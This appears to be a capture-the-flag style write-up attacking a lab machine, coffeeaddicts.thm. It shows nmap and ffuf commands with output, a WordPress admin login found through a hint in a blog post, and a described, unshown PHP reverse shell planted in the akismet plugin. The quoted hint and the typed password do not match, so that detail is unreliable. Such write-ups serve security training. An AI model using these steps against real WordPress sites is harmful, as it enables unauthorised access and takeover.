
Report for Practical Assessment

Reconnaissance

Identifying the target using netdiscover

The first step is to gather the IP address of the target.

```
sudo netdiscover -i eth0 -r 192.168.1.0/24
```




Scanning

Nmap scan

After we found out the IP address, we scanned the target for open ports.


```
nmap -v -T4 -sC -sV -p- --min-rate=1000 -oN nmap.log 192.168.1.12
```



We have only got two ports open, one is an SSH server and the other is a HTTP server.


Enumerating the webserver

The default page hints that we should add the hostname for the server to the local hosts file.



ADD coffeeaddicts.thm to your /etc/hosts

```
sudo nano /etc/hosts
```



After modifying the hosts file and visiting the url, we get a web page that has nothing but some text written on it, it looks like it got hacked before by a hacker and they are demanding a ransom from the user if they want to restore their website.


So, now we enumerate the directories on the server.

Directory Enumeration

For directory brute forcing/fuzzing we will be using a tool called FFUF

```
ffuf -c -w /usr/share/wordlists/dirb/common.txt -u http://coffeeaddicts.thm/FUZZ -D -e .ht
ml, .php, .bak,.txt -of html -o dir.html
```


```
└─$ ffuf -c -w /usr/share/wordlists/dirb/common.txt -u http://coffeeaddicts.thm/FUZZ -D -e .html, .php, .bak,.txt -of html -o dir.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://coffeeaddicts.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 44ms]
    * FUZZ: .htaccess

[Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 44ms]
    * FUZZ: .hta

[Status: 200, Size: 735, Words: 95, Lines: 32, Duration: 47ms]
    * FUZZ:

[Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 144ms]
    * FUZZ: .htpasswd

[Status: 200, Size: 735, Words: 95, Lines: 32, Duration: 0ms]
    * FUZZ: index.html

[Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 0ms]
    * FUZZ: server-status

[Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 0ms]
    * FUZZ: wordpress
```



Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at coffeeaddicts.thm Port 80





It looks like there is a Wordpress site running on the webserver.

Vulnerability Analysis

Enumerating the Wordpress site

Since it is a wordpress website, we ran wpscan to check for vulnerable plugins. We didn't find anything useful. However, when we looked at a user post, we found a possible password.







Note that there is a comment by a user “Lucy Longmire” which suggests the presence of a password in the blog post. To which the user “gus” replies that there might really be a password present, in the blog post. If we look closely at the post, we observe that the user “gus” has written “gus i want you back” in the blog post, this might be the password “Lucy” is talking about. So, by trying the credentials (without spaces) at the wordpress login page, we were able to get in.


The URL for the wordpress login page is:

`http://coffeeaddicts.thm/wordpress/wp-admin`


Oh! It's coffee time already?
Username or Email Address
gus
Password
gusineedyouback
Remember Me
Log In



Interesting! “gus” is actually the Administrator of this wordpress site.




System Hacking

Injecting a webshell

Since “gus” is an “Administrator” of the website, he can make changes to different configurations of the site. We use this privilege to tamper with the plugins on the website such as the akismet anti-spam plugin, which allows us to execute php code on the website. This can give us remode code execution. So, we go to the index.php file in the akismet plugin directory and write a simple php shell code which spawns a bash shell to a remote IP address on a specific port (which is basically our attack machine).


We update the file and activate the plugin.



